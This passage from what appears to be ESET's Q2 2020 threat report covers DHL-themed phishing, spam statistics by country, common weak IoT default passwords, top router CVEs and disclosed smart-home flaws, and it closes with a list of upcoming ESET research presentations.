
Of particular note: we observed a surge in phishing emails impersonating DHL, with a ten-fold increase compared to Q1 2020. Most of these emails carry attachments with the names “DHL_Receipt.pdf.htm” and “DHL_Document.pdf.html”, which include fake forms phishing for login credentials to DHL online services. Perhaps these are harvested by scammers to tamper with shipments, or maybe they are trying to use them in an attempt to gain access to other online services via credential-stuffing attacks.



Malicious email detection trend in Q1 2020-Q2 2020, seven-day moving average



Top 10 phishing email lures in Q2 2020




Top 10 threats detected in emails in Q2 2020

More than a half of the malicious attachments identified in Q2 2020 were executables, followed by Office documents and script files. Executable attachments were commonly disguised using so-called double file extensions, or other extension-hiding tricks, to deceive recipients into opening them.

While the vast majority of malicious emails detected in Q2 2020 hid behind the usual payment, shipping, and software subscription-themed subject lines, 1.5% of these emails used coronavirus-related lures in their subjects, such as purported information on pandemic relief payments, testing kit orders, and vaccine development.





Top malicious email attachment types³ in Q2 2020

As for detections of spam – unsolicited emails of any kind, not necessarily carrying malware – these followed a downward trend in Q2 2020, with multiple small peaks. The overall volume of spam detected fell by 15% in a quarter-on-quarter comparison.

When interpreting this data, one should take into account that our visibility into spam traffic is limited, as emails may be filtered at the internet email service provider, or elsewhere, before reaching ESET’s antispam solution on client machines. However, the fact that the detected spam traffic may have bypassed other antispam solutions further signifies its threat potential.


More than 13% of all unsolicited emails detected in Q2 2020 came from the United States, followed by Japan, Poland, Turkey and France. Emails where the sender country could not be identified accounted for 7.8% of the spam volume. This distribution is very similar to that of Q1, with the exception of Turkey and Hungary, which previously did not appear in the top 10 sending countries list.

Looking at spam in relation to all emails sent from the individual countries, Vietnam, China and Argentina were in the lead in Q2 2020, with spam accounting for more than a half of all emails sent, followed by Turkey, Brazil and Lithuania, with more than a third of all emails sent.

It is also important to note that the geographic data is distorted by the distribution of the ESET client base. This bias is less prominent on the sender side, where the countries of origin for spam emails are determined from the emails themselves.

Country	Sent spam share in all blocked spam	Country	Spam share in all emails sent from the country
1 United States	13.6%	Vietnam	60.9%
2 Japan	7.8%	China	51.3%
3 Unknown	7.7%	Argentina	50.3%
4 Poland	7.5%	Turkey	42.9%
5 Turkey	7.3%	Brazil	34.1%
6 France	6.8%	Lithuania	33.3%
7 Germany	6.2%	Indonesia	28.4%
8 China	4.3%	India	27.9%
9 Russia	4.2%	Romania	26.8%
10 Hungary	2.5%	France	24.4%

Countries with highest volume of spam sent and the highest share of spam in all emails sent in Q2 2020



Spam detection trend in Q1 2020-Q2 2020, seven-day moving average

³ The statistic is based on a selection of well-known extensions.

IoT security

Thousands still neglect password security on their smart devices, scans show.

Smart devices often rely on a single security layer – password-protected access to their administrative interfaces. Despite the key role of this security measure, thousands of users still cannot seem to find the time to follow the basic best practice and change the default password after unboxing and plugging in their smart devices. Q2 2020 data from ESET’s router vulnerability scanner module shows that several thousand of the over 100,000 devices scanned used the following weak passwords:


1	admin
2	root
3	1234
4	guest
5	password
6	12345
7	support
8	super
9	Admin
10	pass

What went largely unchanged compared to Q1 2020 is that seven out of the ten most frequent IoT vulnerabilities were related to unauthorized access – namely password or information leakage or directory traversal.

The only newcomer in the top 10 was [CVE-2015-7248](#) [65]; the identifier for a vulnerability in ZTE routers that allows remote attackers to discover usernames and password hashes from the targeted devices. The top three positions saw no change in Q2 2020 – [CVE-2012-5687](#) [66] being the most frequent weakness with 17.7%, followed by two command injection vulnerabilities: [CVE-2014-8361](#) [67] with 13.8% and [CVE-2014-9583](#) [68] with 7%.

It is interesting to note that all top ten vulnerabilities in Q2 2020 originated from before 2016, demonstrating the “longevity” of IoT flaws and the reluctance or inability of vendors and/or users to patch them.

In Q2 2020, ESET published a research [blogpost](#) [69] describing severe flaws in several smart home units. The most serious vulnerability found in Homematic Central Control Unit (CCU2) would have allowed attackers to perform unauthenticated remote code execution (RCE) as root, thus granting them full access to the device and its peripherals.



Top 10 vulnerabilities detected by ESET’s router vulnerability scanner module [% of vulnerability detections]

That issue originated in a script handling the logout procedure of the admin interface, where one of the parameters was not properly escaped. This enabled an attacker to inject malicious code and run arbitrary shell commands as the device administrator.

In the case of Fibaro Home Center Lite by eQ-3, ESET found multiple flaws that allowed an attacker to intercept and change the TLS-encrypted requests used to establish a remote management connection, and thus to create an SSH backdoor. An attacker can get root access to the device via such backdoor.

Tests of an older model of Elko EP’s eLAN-RF-003 showed that connecting the device to the internet (or even operating it on one’s LAN) could potentially be dangerous, due to multiple critical vulnerabilities. Issues uncovered included: Web GUI not accessed securely via HTTPS; use of inadequate authentication, allowing all commands to be executed without requesting a login; and the lack of mechanisms that would verify whether the user was logged in correctly (such as session cookies). This central unit could also be cajoled into leaking sensitive data, such as passwords or configuration information.

ESET reported all the vulnerabilities our researchers discovered to the manufacturers, who fixed most of them. However, some of the flaws persist in the older generations of the Elko EP eLAN-RF-003 devices.

ESET RESEARCH

CONTRIBUTIONS

Latest engagements and achievements
of ESET Research experts

Upcoming presentations

black hat
USA 2020

REGISTER NOW

AUGUST 1 - 6, 2020
VIRTUAL EVENT

ATTEND TRAININGS BRIEFINGS ARSENAL FEATURES SCHEDULE BUSINESS HALL SPONSORS PROPOSALS COVID-19 UPDATES

All times are Pacific Time (GMT/UTC -7h)

ALL SESSIONS
SPEAKERS

Kr00k: Serious Vulnerability Affected Encryption of Billion+ Wi-Fi Devices

Robert Lipovsky | Senior Malware Researcher, ESET
Stefan Svorencik | Senior Detection Engineer, ESET
Date: Thursday, August 6 | 12:30pm-1:10pm
Format: 40-Minute Briefings
Tracks: Network Security, Hardware/Embedded

Stantinko deobfuscation arsenal

Vladislav Hrc̆ka
Date: Thursday, August 6 | 11:00am-12:00pm
Format: - New tool to be announced during Arsenal
Track: Reverse Engineering
Session Type: Arsenal

Black Hat USA and Black Hat Asia

[Kr00k: Serious Vulnerability Affected Encryption of Billion+ Wi-Fi Devices](#) [70]

At this year's virtual editions of Black Hat USA and Black Hat Asia, ESET's Robert Lipovský and Štefan Svorenčik will describe details of Kr00k, a security flaw affecting the encryption of over a billion Wi-Fi devices. Their briefings will offer additional technical details of their findings as well as new information found since the initial publication of the vulnerability.

[Stantinko deobfuscation arsenal](#) [71]

ESET malware analyst Vladislav Hrc̆ka will hold a virtual Arsenal session at BlackHat USA that will dissect the obfuscation toolkit used by the Stantinko malware family. In his talk, he will focus on the enhancements of the control-flow flattening and the string obfuscation techniques used by the operators of the malware family and show how these otherwise common approaches became unique and turned ordinary reverse engineering methods useless.

Virus Bulletin Conference

[LATAM financial cybercrime: Competitors in crime sharing TTPs](#)

At this year's virtual VB2020, ESET malware analyst Jakub Souček, and ESET detection engineer Martin Jirkal will take a deep dive into the current situation among Latin American banking trojans. The talk will focus on the surprisingly high number of similarities between the families, hinting at their close coordination. The analysts will also talk about a new trend discovered in 2020 – the expansion of these region-specific malware families from Latin America to Spain and Portugal.

[XDSpy: Stealing government secrets since 2011](#)

Another paper to be presented at virtual VB2020 will be by ESET malware researcher Matthieu Faou, who will describe the discovery of the XDSpy cyberespionage operation against several governments in Eastern Europe, the Balkans and Russia that went undetected for close to 10 years. Its goal appears to have been stealing documents from diplomats and military personnel, but also from a small number of private companies and academic institutions, suggesting the actor is also responsible for economic espionage. ESET attributes the campaign to a previously unknown group XDSpy.

[Flattening the curve of cyber-risks](#)

